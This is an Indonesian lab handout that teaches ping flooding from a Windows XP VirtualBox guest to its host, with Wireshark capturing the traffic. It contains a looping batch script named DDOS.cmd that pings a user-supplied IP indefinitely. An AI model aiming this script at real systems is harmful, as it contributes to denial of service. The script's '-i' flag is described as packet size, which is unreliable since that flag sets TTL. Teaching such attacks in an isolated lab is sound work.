

Praktikum 4

1. Pengantar

Di praktikum kali ini kita akan membahas bagaimana melakukan Ping Flooding menggunakan batch script (Script milik Windows) dari Windows XP (atau OS lainnya) VirtualBox ke komputer Host sebagai target.

Di saat proses Ping Flooding berjalan, Wireshark harus disiapkan dan dijalankan untuk mendeteksi paket-paket yang dibanjirkan oleh Windows XP.


Konfigurasi topology adalah Peer-to-Peer dengan menggunakan Virtual LAN antara Windows XP (Guest OS) dan Host. Arah serangan Ping Flooding yaitu dari Windows XP ke Sistem Operasi Host.

Hasil akhir dari praktikum, mahasiswa dapat mengerti mekanism Ping Flooding, dan reaksi Sistem Operasi Host ketika dibanjiri banyak sekali paket data dari Windows XP.


2. Pembahasan


(a) Konfigurasi LAN antar OS

1. Buka **VirtualBox**, lalu klik **File** -> **Preferences**. Lalu klik bagian **Network**.




2. Dibagian Host-only Networks, pastikan ada perangkat jaringannya. Jika tidak, dibagian kanan ada tombol untuk menambahkan jaringan Host-only.
3. Klik tombol **Obeng** dibagian paling bawah 3 tombol tersebut. Lalu masukkan IP seperti berikut:





4. Pastikan DHCP Server di centang, agar Windows XP secara otomatis mendapatkan IP tanpa konfigurasi lebih lanjut.



5. Tes koneksi dengan menggunakan PING dari Windows XP ke Host, menggunakan IP dari Langkah nomor 3 gambar paling atas (192.168.56.1)

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\UBox>ping 192.168.56.1


Pinging 192.168.56.1 with 32 bytes of data:

Reply from 192.168.56.1: bytes=32 time=1ms TTL=64
Reply from 192.168.56.1: bytes=32 time<1ms TTL=64
Reply from 192.168.56.1: bytes=32 time<1ms TTL=64
Reply from 192.168.56.1: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.56.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Documents and Settings\UBox>_
```

6. Jika semua sudah terkoneksi, buka Wireshark. Pastikan ada adapter **VirtualBox Host-only**, karena adapter ini yang akan menjadi objek/target sniffing. Jika menggunakan linux, adapter yang keluar adalah **VBOXNET0**. Jika Windows, adalah **VirtualBox Host-only Adapter**.




7. Jika semua sudah siap, maka kita bisa melanjutkan ke pembuatan batch script Ping Flooding. Buatlah file dengan notepad di Desktop Windows XP, lalu save sebagai **DDOS.cmd**. Kemudian ketik:

```
@echo off
echo Enter IP Target
set /p m=ip Host:
echo Enter Packet Size
set /p n=Packet Size:
color 0c

:DDOS
echo Attacking Server %m%
ping %m% -i %n% -t >nul
goto DDOS
```

8. Sebelum kita mulai flooding, pastikan Wireshark dalam Mode Sniffing! Lalu masukkan “**icmp && ip.addr==192.168.56.101**” ke dalam Filter Box! Yang di mana IP diisi dengan IP Windows XP.
9. Jika sudah selesai double-click file tersebut untuk menjalankan, lalu ketik IP target dan ukuran paket yang diinginkan (1 – 128 bytes). Kemudian script itu akan mulai flooding paket ke target



```
C:\WINDOWS\system32\cmd.exe
Enter IP Target
ip Host:192.168.56.1
Enter Packet Size
Packet Size:128
Attacking Server 192.168.56.1
```

10. Jika dilakukan dengan benar dan sesuai urutan, maka Wireshark akan menampilkan paket-paket data PING dari Windows XP.

Filter:		Expression...		Clear	Apply	Save
icmp && ip.addr==192.168.56.101						
No.	Time	Source	Destination	Protocol	Length	Info
4	0.000725721	192.168.56.101	192.168.56.1	ICMP		74 Echo (ping) request id=0x0200, seq=37376/146
5	0.000823289	192.168.56.1	192.168.56.101	ICMP		74 Echo (ping) reply id=0x0200, seq=37376/146
6	1.003574198	192.168.56.101	192.168.56.1	ICMP		74 Echo (ping) request id=0x0200, seq=37632/147
7	1.003611563	192.168.56.1	192.168.56.101	ICMP		74 Echo (ping) reply id=0x0200, seq=37632/147
8	1.991880951	192.168.56.101	192.168.56.1	ICMP		74 Echo (ping) request id=0x0200, seq=37888/148
9	1.991917757	192.168.56.1	192.168.56.101	ICMP		74 Echo (ping) reply id=0x0200, seq=37888/148
10	3.004129785	192.168.56.101	192.168.56.1	ICMP		74 Echo (ping) request id=0x0200, seq=38144/149
11	3.004169944	192.168.56.1	192.168.56.101	ICMP		74 Echo (ping) reply id=0x0200, seq=38144/149
12	4.004208845	192.168.56.101	192.168.56.1	ICMP		74 Echo (ping) request id=0x0200, seq=38400/150
13	4.004247468	192.168.56.1	192.168.56.101	ICMP		74 Echo (ping) reply id=0x0200, seq=38400/150
14	5.002817886	192.168.56.101	192.168.56.1	ICMP		74 Echo (ping) request id=0x0200, seq=38656/151
15	5.002854124	192.168.56.1	192.168.56.101	ICMP		74 Echo (ping) reply id=0x0200, seq=38656/151

11. Jika muncul paket-paket seperti di atas, selamat kamu sukses melakukan Ping Flooding ke target! Dibuktikan dengan:

	File: "/tmp/wireshark_vboxnet0_...	Packets: 59 · Displayed: 54 (91....
---	------------------------------------	-------------------------------------